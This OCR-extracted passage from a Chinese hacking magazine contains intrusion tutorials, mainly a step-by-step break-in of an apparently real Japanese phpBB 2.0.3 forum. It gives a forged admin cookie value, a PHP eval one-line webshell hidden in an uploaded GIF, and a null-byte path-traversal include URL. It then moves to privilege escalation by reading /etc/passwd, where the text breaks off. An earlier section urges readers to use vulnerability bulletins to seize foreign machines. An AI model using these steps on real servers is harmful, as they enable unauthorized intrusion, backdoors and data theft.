


图3

拿到了这个webshell后，这次测试也该结束了，至于权限的提升还是由读者自己去完成吧。之后作者也测试了一些其他的网站，发现国外的网站许多都把服务器权限和补丁更新做得很好，所以要成功利用这个漏洞还是挺难的，这就要看看大家的运气了。

由于时间关系，这篇文章写得比较仓促，但是细心的读者还是应该能够从这篇文章中学到知识的：

1.http://marc.theaimsgroup.com是一个国外著名的安全网站，它每个月公布的漏洞公告都有200—600多个。在入侵的时候找不到突破的方法，到http://marc.theaimsgroup.com看看，它往往会给你一些意外的收获。至于要拿到国外的肉鸡，到http://marc.theaimsgroup.com看漏洞公告、找expoit是再好不过的方法了。

2.使用PHP一句话EVAL木马的时候，提交的PHP代码是不可以带“'”、“"”的，如果想要在PHP代码中定义字符形的变量，可以使用用GET直接提交的方法。

好了，文章到此就告一段落了，有问题的话到http://www.nohack.com/bbs上与我讨论。

编辑点评：一个人发现漏洞的精力和能力都是有限的，关注漏洞公告，找到利用方法，也是做黑客的常规作法。质的提高在于量的累积，大家可以多多关注一下同内外公布的漏洞公告。

上接第323页

针对这些极具危险性的“废旧文件”，一些扫描器已经提供了相应扫描功能，如岁月联盟提供的“Web路径猜解器”（图3），该工具自带多个Web虚拟目录名称列表文件供暴力猜解目标服务器可能隐含的具有利用价值的虚拟目录，根据需要用户还可以手动添加目录名称。“啊D注入工具”提供了对*.bak文件的检测。

此外，如果能够将伪装TTL报文的思路利用在这些隐患文件中，不仅可能避免服务器被人侵，还可以加强系统安全。如果在BBSXP目录下放置一个readme.txt文件，将其内容替换为动网的readme.txt文件内容，再更改相应的版权页；或者在Web虚拟目录下放置伪造的conn.asp.bak或golab.asp.bak文件，写入无关的数据库内容，或者警告内容，不仅可以迷惑攻击者打乱其渗透思路还有可能使其知难而退。

【文章里提到的相关工具Web路径猜解器、啊D注入工具已收录在本期光盘】




图3

编辑点评：文章的技术水平并不高，但是思路很巧妙，这是我编发这篇文章的理由。除了作者文章里提到的一些像readme.txt的文件暴露敏感信息外，我再加一个robots.txt。这个文件在很多国外网站上都存在，里面有时会有目录信息的，对找后台很有用。

通过PHPBB拿日本linux主机系统权限

KYO 王智磊

最近公司不是很忙，我和我同学（也是同事）对LINUX产生了极大的兴趣。于是都在虚拟机上装了red hat 9.0，基本操作熟悉了以后总感觉还是找个肉鸡好玩些，并且决定玩就要玩日本的，大家都知道日本的WEB服务器最喜欢用*nix，个人感觉日本70%的网站都是用*nix+apache的构建方式。

当然那些溢出apache的0day的程序我们没有，所以决定还是先从WEBSHELL下手，然后想办法提升权限。怎么找目标呢？首先可以考虑CGI漏洞，从这个地方入手肯定能找到很多口子，不过这个以后再说，今天就谈一下大家都熟悉的PHPBB这个论坛，因为最近暴出了不少关于这个论坛的漏洞，另外这个论坛也应用得蛮广泛的。打开www.google.co.jp输入关键字powered by phpbb，结果出来很多，随便找到一个版本比较低的PHPBB论坛。地址为http://www.***.org,可以看到是phpbb2.0.3,这个版本可以利用修改COOKIES进入后台。

一、拿到webshell

打开iecv.exe，编辑COOKIES，把vaule替换为a:2:{s:11:"autologinid";b:1;s:6:"userid";s:1:"2";}，如图1所示。




图1

然后保存以后，关掉网页，重新再打开一次，就变成管理员了。点击下面的Go to Administration Panel链接进入后台。现在我想大家关心的是怎么通过后台拿到一个webshell了。具体原理在这里我就不多说了，就是利用把%00进行url编码一次成%25%30%30，include会被成功被截断，那么我们可以利用../来调用文件。把phpshell代码保存为gif或其他图片格式，再通过论坛上传后利用构造 install_to 而被include() 调用并执行。

好了现在是找到上传的地方，进后台一看，发现他的个人头像上传是关闭的，如图2所示。

把图2中上面3个设置全部改为yes，头像大小默认为80x80，这个最好也改大点，免得一会传图片的时候因为太大不能传。OK，准备工作做完后，来到首页，打开http://www.****.org/forum/profile.php?mode=editprofile，如图3所示，可以看到传图片的地方了。




图2




图3

把精心构造的含有<?php eval($_POST[cmd]);?>的图片test.gif做为头像传上去，并查看源代码记下来gif的路径。因为这个论坛比较特殊，那个图片目录不可写，我改到tmp目录，所以我这里路径为“../../../../../../../../../../tmp/dcf91e05431c8366e40a9.gi”，然后我们用http://www.****.org/forum/admin/admin_styles.php?mode=addnew&&install_to=../../../../../../../../../../tmp/dcf91e05431c8366e40a9.gif%25%30%30 &sid=d915682df5d0e9bfbd2b621828a0c0e5 在lanker的一句话木马客户端提交后，就可以得到一个可爱的webshell了（图4）。




图4

在这里要说一下的是，最后的那个sid的值是你进后台页面地址的后面的那个值复制过来的。好了，这个后门实在不是很好看，再传一个大一点的马吧（图5）。




图5

二、提升权限

图5这个马看起来就舒服多了，并且执行命令也方便了。现在有了webshell，执行命令id，结果是uid=33(www-data) gid=33(www-data) groups=33(www-data)，看来权限是很小，接下来就是提升权限。先查看系统的版本，执行命令uname -a，看到系统版本是：Linux pod-133 2.4.22-1-686 #6 Sat Oct 4 14:09:08 EST 2003 i686 GNU/Linux。

正好手上有一个这个版本的溢出程序，可以试一下。预先得知他开了22端口，现在的关键是能找到一个弱口令的帐号通过SSH登陆上去上传我的代码，编译然后执行。执行命令cat etc/passwd，如图6所示。

